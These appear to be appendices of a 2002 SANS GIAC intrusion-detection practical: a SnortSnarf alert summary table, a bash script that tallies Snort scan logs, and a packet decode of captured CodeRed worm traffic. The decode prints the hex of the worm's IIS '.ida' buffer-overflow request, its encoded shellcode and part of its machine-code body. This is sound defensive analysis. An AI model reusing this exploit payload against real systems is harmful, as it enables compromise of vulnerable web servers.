N/A	ICMP Address Mask Reply	2	1	1	Summary
N/A	WEB-CGI phf access	2	2	1	Summary
N/A	TFTP - Internal UDP connection to external tftp server	3	3	2	Summary
N/A	WEB-CGI formmail access	3	3	2	Summary
N/A	INFO Inbound GNUTella Connect accept	4	1	4	Summary

© SANS Institute 2000 - 2002, Author retains full rights.

N/A	WEB-MISC http directory traversal	4	3	1	Summary
N/A	X11 outgoing	4	3	3	Summary
N/A	Tiny Fragments - Possible Hostile Activity	5	1	1	Summary
N/A	Virus - Possible MyRomeo Worm	5	1	2	Summary
N/A	Port 55850 udp - Possible myserver activity - ref. 010313-1	5	4	4	Summary
N/A	MISC Large ICMP Packet	8	1	1	Summary
N/A	SCAN FIN	9	4	2	Summary
N/A	EXPLOIT x86 setgid 0	9	8	7	Summary
N/A	High port 65535 tcp - possible Red Worm - traffic	9	5	4	Summary
N/A	MISC traceroute	12	3	1	Summary
N/A	FTP CWD / - possible warez site	13	1	13	Summary
N/A	Queso fingerprint	14	3	4	Summary
N/A	EXPLOIT x86 setuid 0	15	11	9	Summary
N/A	WEB-IIS Unauthorized IP Access Attempt	15	1	3	Summary
N/A	Back Orifice	16	6	12	Summary
N/A	WEB-CGI scriptalias access	17	6	1	Summary
N/A	Attempted Sun RPC high port access	21	9	19	Summary
N/A	Watchlist 000222 NET-NCFC	22	3	3	Summary
N/A	SCAN Synscan Portscan ID 19104	28	28	6	Summary
N/A	ICMP Destination Unreachable (Protocol Unreachable)	33	5	4	Summary
N/A	WEB-MISC 403 Forbidden	39	2	10	Summary
N/A	EXPLOIT x86 stealth noop	40	7	8	Summary
N/A	SUNRPC highport access!	44	5	3	Summary
N/A	INFO Outbound GNUTella Connect accept	45	40	2	Summary
N/A	INFO Napster Client Data	48	11	45	Summary
N/A	WEB-MISC compaq nsight directory traversal	50	13	12	Summary
N/A	EXPLOIT x86 NOOP	55	11	16	Summary
N/A	TCP SRC and DST outside network	57	10	9	Summary

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

N/A	EXPLOIT NTPDX buffer overflow	59	15	9	Summary
N/A	IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	61	58	9	Summary
N/A	ICMP Destination Unreachable (Communication Administratively Prohibited)	62	1	1	Summary
N/A	WEB-CGI rsh access	68	1	1	Summary
N/A	Incomplete Packet Fragments Discarded	71	34	3	Summary
N/A	INFO Inbound GNUTella Connect request	93	74	2	Summary
N/A	ICMP traceroute	99	20	6	Summary
N/A	INFO Outbound GNUTella Connect request	104	1	94	Summary
N/A	MYPARTY - Possible My Party infection	108	2	1	Summary
N/A	TFTP - Internal TCP connection to external tftp server	138	2	2	Summary
N/A	ICMP Echo Request Windows	153	15	17	Summary
N/A	WEB-CGI ksh access	163	1	1	Summary
N/A	Possible trojan server activity	167	17	15	Summary
N/A	INFO FTP anonymous FTP	178	5	25	Summary
N/A	INFO Possible IRC Access	225	31	40	Summary
N/A	WEB-FRONTPAGE _vti_rpc access	295	116	2	Summary
N/A	WEB-IIS _vti_inf access	297	117	2	Summary
N/A	Null scan!	327	76	12	Summary
N/A	ICMP Echo Request BSDtype	418	1	1	Summary
N/A	NMAP TCP ping!	430	17	6	Summary
N/A	WEB-MISC Attempt to execute cmd	443	10	7	Summary
N/A	ICMP Fragment Reassembly Time Exceeded	730	42	60	Summary
N/A	INFO - Possible Squid Scan	997	9	405	Summary
N/A	SCAN Proxy attempt	1127	30	409	Summary
N/A	WEB-IIS view source via translate header	1185	46	2	Summary
N/A	ICMP Echo Request Delphi-Piette Windows	1263	1	1248	Summary
N/A	FTP DoS ftpd globbing	1575	21	8	Summary

© SANS Institute 2000 - 2002, Author retains full rights.

N/A	ICMP Router Selection	1826	136	1	Summary
N/A	ICMP Echo Request Nmap or HPING2	5091	68	296	Summary
N/A	High port 65535 udp - possible Red Worm - traffic	8420	175	171	Summary
N/A	Watchlist 000220 IL-ISDNNET-990517	9090	37	13	Summary
N/A	INFO MSN IM Chat data	14799	105	102	Summary
N/A	spp_http_decode: CGI Null Byte attack detected	20562	25	21	Summary
N/A	SNMP public access	21202	18	147	Summary
N/A	ICMP Echo Request L3retriever Ping	30613	136	16	Summary
N/A	MISC Large UDP Packet	37424	30	15	Summary
N/A	SMB Name Wildcard	61723	271	312	Summary
N/A	spp_http_decode: IIS Unicode attack detected	75132	151	750	Summary
N/A	connect to 515 from inside	159806	149	3	Summary

SnortSnarf brought to you courtesy of Silicon Defense
Authors: Jim Hoagland and Stuart Staniford
See also the Snort Page by Marty Roesch
Page generated at Tue Mar 12 06:10:56 2002

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix B: scans-parser

```
#!/bin/bash
#       scans-parser
#       This parser generates top-X source, top-X destination, top-X src_ports,
#       and top-X dest_ports for both snort scan log entries including internal
#       hosts and scan log entries excluding internal hosts.

MAX=10
TMP=./

for tempfile in $1.src $1.dst $1.new $1.xsrc $1.xdst
do
        if [ -f $TMP/$tempfile ]; then
                rm $TMP/$tempfile
        fi
done

cat $1 | grep -v "Snort Scan Report" | grep -v "\*\*\*\*\*\*\*\*\*\*" | tee $TMP/$1.new | cut -f4 -d" " >
$TMP/$1.src
cut -f6 -d" " $TMP/$1.new > $TMP/$1.dst
rm $TMP/$1.new

echo "------------------------------"
echo "     All Scan Log Entries"
echo "------------------------------"
echo "------------------------------"
echo "        Top-$MAX Sources"
echo "------------------------------"
cut -f1 -d":" $TMP/$1.src | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "------------------------------"
echo "     Top-$MAX Destinations"
echo "------------------------------"
cut -f1 -d":" $TMP/$1.dst | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "------------------------------"
echo "       Top-$MAX Src_Ports"
echo "------------------------------"
cut -f2 -d":" $TMP/$1.src | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "------------------------------"
echo "       Top-$MAX Dst_Ports"
echo "------------------------------"
cut -f2 -d":" $TMP/$1.dst | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX


echo "------------------------------"
echo "Only External Scan Log Entries"
echo "------------------------------"

grep -v "MY.NET" $TMP/$1.src > $TMP/$1.xsrc
grep -v "MY.NET" $TMP/$1.dst > $TMP/$1.xdst
rm $TMP/$1.src
rm $TMP/$1.dst
```

© SANS Institute 2000 - 2002, Author retains full rights.

```
echo "-----------------------------"
echo "        Top-$MAX Sources"
echo "-----------------------------"
cut -f1 -d":" $TMP/$1.xsrc | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "-----------------------------"
echo "     Top-$MAX Destinations"
echo "-----------------------------"
cut -f1 -d":" $TMP/$1.xdst | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "-----------------------------"
echo "       Top-$MAX Src_Ports"
echo "-----------------------------"
cut -f2 -d":" $TMP/$1.xsrc | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX

echo "-----------------------------"
echo "       Top-$MAX Dst_Ports"
echo "-----------------------------"
cut -f2 -d":" $TMP/$1.xdst | sort | uniq -c | sort -gr -k1 -t" " | head -$MAX
rm $TMP/$1.xsrc
rm $TMP/$1.xdst
```

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix C: the Snort decode of network traffic generated by the CodeRed worm

```
02/17-09:53:12.592637 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36221 IpLen:20 DgmLen:48 DF
******S* Seq: 0xB1791A1F  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:12.612628 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xF83C03D4  Ack: 0xB1791A20  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.452269 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36236 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xB1791A20  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.682171 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36238 IpLen:20 DgmLen:1440 DF
***AP*** Seq: 0xB1791A24  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20
2F 64 65 66 61 75 6C 74 2E 69 64 61 3F 4E 4E 4E  /default.ida?NNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 25 75 39  NNNNNNNNNNNNN%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35  u7801%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 39 30 39  u7801%u9090%u909
30 25 75 38 31 39 30 25 75 30 30 63 33 25 75 30  0%u8190%u00c3%u0
30 30 33 25 75 38 62 30 30 25 75 35 33 31 62 25  003%u8b00%u531b%
75 35 33 66 66 25 75 30 30 37 38 25 75 30 30 30  u53ff%u0078%u000
30 25 75 30 30 3D 61 20 20 48 54 54 50 2F 31 2E  0%u00=a  HTTP/1.
30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A  0..Content-type:
20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 54 3A 77   text/xml.HOST:w
77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 41 63 63  ww.worm.com. Acc
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 65 6E 74  ept: */*.Content
2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 20 0D 0A  -length: 3569 ..
0D 0A 55 8B EC 81 EC 18 02 00 00 53 56 57 8D BD  ..U........SVW..
E8 FD FF FF B9 86 00 00 00 B8 CC CC CC CC F3 AB  ................
C7 85 70 FE FF FF 00 00 00 00 E9 0A 0B 00 00 8F  ..p.............
85 68 FE FF FF 8D BD F0 FE FF FF 64 A1 00 00 00  .h.........d....
00 89 47 08 64 89 3D 00 00 00 00 E9 6F 0A 00 00  ..G.d.=.....o...
8F 85 60 FE FF FF C7 85 F0 FE FF FF FF FF FF FF  ..`.............
8B 85 68 FE FF FF 83 E8 07 89 85 F4 FE FF FF C7  ..h.............
85 58 FE FF FF 00 00 E0 77 E8 9B 0A 00 00 83 BD  .X......w.......
70 FE FF FF 00 0F 85 DD 01 00 00 8B 8D 58 FE FF  p............X..
FF 81 C1 00 00 01 00 89 8D 58 FE FF FF 81 BD 58  .........X.....X
FE FF FF 00 00 00 78 75 0A C7 85 58 FE FF FF 00  ......xu...X....
00 F0 BF 8B 95 58 FE FF FF 33 C0 66 8B 02 3D 4D  .....X...3.f..=M
5A 00 00 0F 85 9A 01 00 00 8B 8D 58 FE FF FF 8B  Z..........X....
51 3C 8B 85 58 FE FF FF 33 C9 66 8B 0C 10 81 F9  Q<..X...3.f.....
50 45 00 00 0F 85 79 01 00 00 8B 95 58 FE FF FF  PE....y.....X...
8B 42 3C 8B 8D 58 FE FF FF 8B 54 01 78 03 95 58  .B<..X....T.x..X
FE FF FF 89 95 54 FE FF FF 8B 85 54 FE FF FF 8B  .....T.....T....
48 0C 03 8D 58 FE FF FF 89 8D 4C FE FF FF 8B 95  H...X.....L.....
4C FE FF FF 81 3A 4B 45 52 4E 0F 85 33 01 00 00  L....:KERN..3...
8B 85 4C FE FF FF 81 78 04 45 4C 33 32 0F 85 20  ..L....x.EL32..
01 00 00 8B 8D 58 FE FF FF 89 8D 34 FE FF FF 8B  .....X.....4....
95 54 FE FF FF 8B 85 58 FE FF FF 03 42 20 89 85  .T.....X....B ..
4C FE FF FF C7 85 48 FE FF FF 00 00 00 00 EB 1E  L.....H........
8B 8D 48 FE FF FF 83 C1 01 89 8D 48 FE FF FF 8B  ..H........H....
95 4C FE FF FF 83 C2 04 89 95 4C FE FF FF 8B 85  .L........L.....
54 FE FF FF 8B 8D 48 FE FF FF 3B 48 18 0F 8D C0  T.....H...;H....
00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE FF  .....L.......X..
FF 81 3C 01 47 65 74 50 0F 85 A0 00 00 00 8B 95  ..<.GetP........
4C FE FF FF 8B 02 8B 8D 58 FE FF FF 81 7C 01 04  L.......X....|..
72 6F 63 41 0F 85 84 00 00 00 8B 95 48 FE FF FF  rocA........H...
03 95 48 FE FF FF 03 95 58 FE FF FF 8B 85 54 FE  ..H.....X.....T.
FF FF 8B 48 24 33 C0 66 8B 04 0A 89 85 4C FE FF  ...H$3.f.....L..
FF 8B 8D 54 FE FF FF 8B 51 10 8B 85 4C FE FF FF  ...T....Q...L...
8D 4C 10 FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF  .L....L.....L...
03 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE  ..L.....L.....L.
FF FF 03 95 58 FE FF FF 8B 85 54 FE FF FF 8B 48  ....X.....T....H
1C 8B 14 0A 89 95 4C FE FF FF 8B 85 4C FE FF FF  ......L.....L...
03 85 58 FE FF FF 89 85 70 FE FF FF EB 05 E9 0D  ..X.....p.......
FF FF FF E9 16 FE FF FF 8D BD F0 FE FF FF 8B 47  ..............G
08 64 A3 00 00 00 00 83 BD 70 FE FF FF 00 75 05  .d.......p....u.
E9 38 08 00 00 C7 85 4C FE FF FF 01 00 00 00 EB  .8.....L........
0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF  ...L........L...
8B 95 68 FE FF FF 0F BE 02 85 C0 0F 84 8D 00 00  ..h.............
00 8B 8D 68 FE FF FF 0F BE 11 83 FA 09 75 21 8B  ...h.........u!.
85 68 FE FF FF 83 C0 01 8B F4 50 FF 95 90 FE FF  .h........P.....
FF 3B F4 90 43 4B 43 4B 89 85 34 FE FF FF EB 2A  .;..CKCK..4....*
8B F4 8B 8D 68 FE FF FF 51 8B 95 34 FE FF FF 52  ....h...Q..4...R
FF 95 70 FE FF FF 3B F4 90 43 4B 43 4B 8B 8D 4C  ..p...;..CKCK..L
FE FF FF 89 84 8D 8C FE FF FF EB 0F 8B 95 68 FE  ..............h.
FF FF 83 C2 01 89 95 68 FE FF FF 8B 85 68 FE FF  .......h.....h..
FF 0F BE 08 85 C9 74 02 EB E2 8B 95 68 FE FF FF  ......t.....h...
83 C2 01 89 95 68 FE FF FF E9 53 FF FF FF 8B 85  .....h....S.....
68 FE FF FF 83 C0 01 89 85 68 FE FF FF 8B 4D 08  h........h....M.
8B 91 84 00 00 00 89 95 6C FE FF FF C7 85 4C FE  ........l.....L.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
FF FF 04 00 00 00 C6 85 D0 FE FF FF 68 8B 45 08  ............h.E.
89 85 D1 FE FF FF C7 85 D5 FE FF FF 5B 53 53 FF  ............[SS.
C7 85 D9 FE FF FF 63 78 90 90 8B 4D 08 8B 51 10  ......cx...M..Q.
89 95 50 FE FF FF 83 BD 50 FE FF FF 00 75 26 8B  ..P.....P....u&.
F4 6A 00 8D 85 4C FE FF                          .j...L..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.682171 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30938 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF83C03D5  Ack: 0xB1791A20  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP Sack: 45433@6692

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:14.741718 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36259 IpLen:20 DgmLen:1440 DF
***A**** Seq: 0xB1791F9C  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20
FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42 08 50  .P..h...Q.U..B.P
FF 95 6C FE FF FF 3B F4 90 43 4B 43 4B 83 BD 50  ..l...;..CKCK..P
FE FF FF 64 7D 5C 8B 8D 50 FE FF FF 83 C1 01 89  ...d}\..P.......
8D 50 FE FF FF 8B 95 50 FE FF FF 69 D2 8D 66 F0  .P.....P...i..f.
50 89 95 74 FE FF FF 8B 45 08 8B 8D 50 FE FF FF  P..t....E...P...
89 48 10 8B F4 8D 95 2C FE FF FF 52 6A 00 8D 85  .H.....,...Rj...
4C FE FF FF 50 8D 8D D0 FE FF FF 51 6A 00 6A 00  L...P......Qj.j.
FF 95 98 FE FF FF 3B F4 90 43 4B 43 4B E9 9F 01  ......;..CKCK...
00 00 8B F4 FF 95 A4 FE FF FF 3B F4 90 43 4B 43  ..........;..CKC
4B 89 85 4C FE FF FF 8B 95 4C FE FF FF 81 E2 FF  K..L.....L......
FF 00 00 89 95 4C FE FF FF 81 BD 4C FE FF FF 09  .....L.....L....
04 00 00 74 05 E9 67 01 00 00 8B F4 68 00 DD 6D  ...t..g.....h..m
00 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B E9 80  .......;..CKCK..
06 00 00 8F 85 4C FE FF FF 8B 85 34 FE FF FF 89  .....L.....4....
85 CC FE FF FF 8B 8D 4C FE FF FF 8B 95 B0 FE FF  .......L........
FF 89 11 8B 85 4C FE FF FF 8B 8D C8 FE FF FF 89  .....L..........
48 04 8B 95 68 FE FF FF 89 95 50 FE FF FF EB 0F  H...h.....P.....
8B 85 50 FE FF FF 83 C0 01 89 85 50 FE FF FF 8B  ..P........P....
8D 68 FE FF FF 81 C1 00 01 00 00 39 8D 50 FE FF  .h.........9.P..
FF 73 12 8B 95 50 FE FF FF 81 3A 4C 4D 54 48 75  .s...P....:LMTHu
02 EB 02 EB CB 8B 85 50 FE FF FF 83 C0 04 8B 8D  .......P........
4C FE FF FF 89 41 08 8B F4 8D 95 48 FE FF FF 52  L....A.....H...R
6A 04 68 00 40 00 00 8B 85 CC FE FF FF 50 FF 95  j.h.@........P..
A8 FE FF FF 3B F4 90 43 4B 43 4B C7 85 4C FE FF  ....;..CKCK..L..
FF 00 00 00 00 EB 0F 8B 8D 4C FE FF FF 83 C1 01  .........L......
89 8D 4C FE FF FF 81 BD 4C FE FF FF 00 30 00 00  ..L.....L....0..
7D 56 8B 95 CC FE FF FF 03 95 4C FE FF FF 8B 02  }V........L.....
3B 85 B0 FE FF FF 75 3E 8B 8D CC FE FF FF 03 8D  ;.....u>........
4C FE FF FF 8B 95 60 FE FF FF 89 11 8B F4 68 00  L.....`.......h.
51 25 02 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B  Q%.......;..CKCK
8B 85 CC FE FF FF 03 85 4C FE FF FF 8B 8D B0 FE  ........L.......
FF FF 89 08 EB 02 EB 8F 8B F4 8D 95 4C FE FF FF  ............L...
52 8B 85 48 FE FF FF 50 68 00 40 00 00 8B 8D CC  R..H...Ph.@.....
FE FF FF 51 FF 95 A8 FE FF FF 3B F4 90 43 4B 43  ...Q......;..CKC
4B BA 01 00 00 00 85 D2 0F 84 E7 04 00 00 8B F4  K..............
6A 00 68 80 00 00 00 6A 03 6A 00 6A 01 68 00 00  j.h....j.j.j.h..
00 80 8B 85 68 FE FF FF 83 C0 63 50 FF 95 9C FE  ....h.....cP....
FF FF 3B F4 90 43 4B 43 4B 89 85 30 FE FF FF 83  ..;..CKCK..0....
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
BD 30 FE FF FF FF 74 1F B9 01 00 00 00 85 C9 74  .0....t........t
16 8B F4 68 FF FF FF 7F FF 95 A0 FE FF FF 3B F4  ...h..........;.
90 43 4B 43 4B EB E1 8B F4 8D 95 38 FE FF FF 52  .CKCK......8...R
FF 95 94 FE FF FF 3B F4 90 43 4B 43 4B 8B 85 3E  ......;..CKCK..>
FE FF FF 89 85 4C FE FF FF 8B 8D 4C FE FF FF 81  .....L.....L....
E1 FF FF 00 00 89 8D 4C FE FF FF 83 BD 4C FE FF  .......L.....L..
FF 14 0F 8C 47 01 00 00 BA 01 00 00 00 85 D2 0F  ....G...........
84 3A 01 00 00 8B F4 8D 85 38 FE FF FF 50 FF 95  .:........8...P..
94 FE FF FF 3B F4 90 43 4B 43 4B 8B 8D 3E FE FF  ....;..CKCK..>..
FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF 81 E2 FF  ...L.....L......
FF 00 00 89 95 4C FE FF FF 83 BD 4C FE FF FF 1C  .....L.....L....
7C 1F B8 01 00 00 00 85 C0 74 16 8B F4 68 FF FF  |........t...h..
FF 7F FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B EB  ........;..CKCK.
E1 8B F4 6A 64 FF 95 A0 FE FF FF 3B F4 90 43 4B  ...jd......;..CK
43 4B 8B F4 6A 00 6A 01 6A 02 FF 95 B8 FE FF FF  CK..j.j.j.......
3B F4 90 43 4B 43 4B 89 85 78 FE FF FF 66 C7 85  ;..CKCK..x...f..
7C FE FF FF 02 00 66 C7 85 7E FE FF FF 00 50 C7  |.....f..~....P.
85 80 FE FF FF C6 89 F0 5B 8B F4 6A 10 8D 8D 7C  ........[..j...|
FE FF FF 51 8B 95 78 FE FF FF 52 FF 95 BC FE FF  ...Q..x...R.....
FF 3B F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00  .;..CKCK..L.....
00 00 EB 0F 8B 85 4C FE FF FF 83 C0 01 89 85 4C  ......L........L
FE FF FF 81 BD 4C FE FF FF 00 80 01 00 7D 37 8B  .....L.......}7.
F4 68 E8 03 00 00 FF 95 A0 FE FF FF 3B F4 90 43  .h..........;..C
4B 43 4B 8B F4 6A 00 6A 01 8D 8D FC FE FF FF 51  KCK..j.j.......Q
8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4 90  ..x...R......;..
43 4B 43 4B EB AE 8B F4 68 00 00 00 01 FF 95 A0  CKCK....h.......
FE FF FF 3B F4 90 43 4B 43 4B E9 B9 FE FF FF 8B  ...;..CKCK......
85 44 FE FF FF 89 85 50 FE FF FF 8B 8D 50 FE FF  .D.....P.....P..
FF 0F AF 8D 50 FE FF FF 69 C9 E3 59 CD 00 8B 95  ....P...i..Y....
50 FE FF FF 69 D2 B9 E1 01 00 8B 85 74 FE FF FF  P...i.......t...
03 C1 03 D0 89 95 74 FE FF FF 8B 8D 74 FE FF FF  ......t.....t...
69 C9 83 33 CF 00 81 C1 53 FE 6B 07 89 8D 74 FE  i..3....S.k...t.
FF FF 8B 95 74 FE FF FF 81 E2 FF 00 00 00 89 95  ....t...........
50 FE FF FF 83 BD 50 FE FF FF 7F 74 0C 81 BD 50  P.....P....t...P
FE FF FF E0 00 00 00 75 11 8B 85 74 FE FF FF 05  .......u...t....
A9 0D 02 00 89 85 74 FE FF FF 8B F4 6A 64 FF 95  ......t.....jd..
A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4 6A 00 6A  ....;..CKCK..j.j
01 6A 02 FF 95 B8 FE FF FF 3B F4 90 43 4B 43 4B  .j.......;..CKCK
89 85 78 FE FF FF 66 C7 85 7C FE FF FF 02 00 66  ..x...f..|.....f
C7 85 7E FE FF FF 00 50 8B 8D 74 FE FF FF 89 8D  ..~....P..t.....
80 FE FF FF 8B F4 6A 10 8D 95 7C FE FF FF 52 8B  ......j...|...R.
85 78 FE FF FF 50 FF 95 BC FE FF FF 3B F4 90 43  .x...P......;..C
4B 43 4B 85 C0 0F 85 EF 01 00 00 8B F4 6A 00 6A  KCK..........j.j
04 8B 8D 68 FE FF FF 51 8B 95 78 FE FF FF 52 FF  ...h...Q..x...R.
95 C0 FE FF FF 3B F4 90 43 4B 43 4B C7 85 4C FE  .....;..CKCK..L.
FF FF 00 00 00 00 8B 45 08 8B 48 68 89 8D 64 FE  .......E..Hh..d.
FF FF EB 1E 8B 95 64 FE FF FF 83 C2 01 89 95 64  ......d........d
FE FF FF 8B 85 4C FE FF FF 83 C0 01 89 85 4C FE  .....L........L.
FF FF 8B 8D 64 FE FF FF 0F BE 11 85 D2 74 02 EB  ....d........t..
D3 8B F4 6A 00 8B 85 4C                          ...j...L

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:14.741718 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30939 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF83C03D5  Ack: 0xB1791A20  Win: 0x16D0  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP Sack: 45433@6692

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:15.601351 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36292 IpLen:20 DgmLen:44 DF
***AP*** Seq: 0xB1791A20  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20
47 45 54 20                                       GET

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:15.601351 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30940 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xF83C03D5  Ack: 0xB1792514  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:15.771278 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30941 IpLen:20 DgmLen:517 DF
***AP*** Seq: 0xF83C03D5  Ack: 0xB1792514  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
53 75 6E 2C 20 31 37 20 46 65 62 20 32 30 30 32  Sun, 17 Feb 2002
20 31 34 3A 35 33 3A 31 35 20 47 4D 54 0D 0A 53   14:53:15 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43  erver: Apache..C
6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  onnection: close
0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20  ..Content-Type:
74 65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73  text/html; chars
65 74 3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D  et=iso-8859-1...
0A 3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20  .<!DOCTYPE HTML
50 55 42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F  PUBLIC "-//IETF/
2F 44 54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45  /DTD HTML 2.0//E
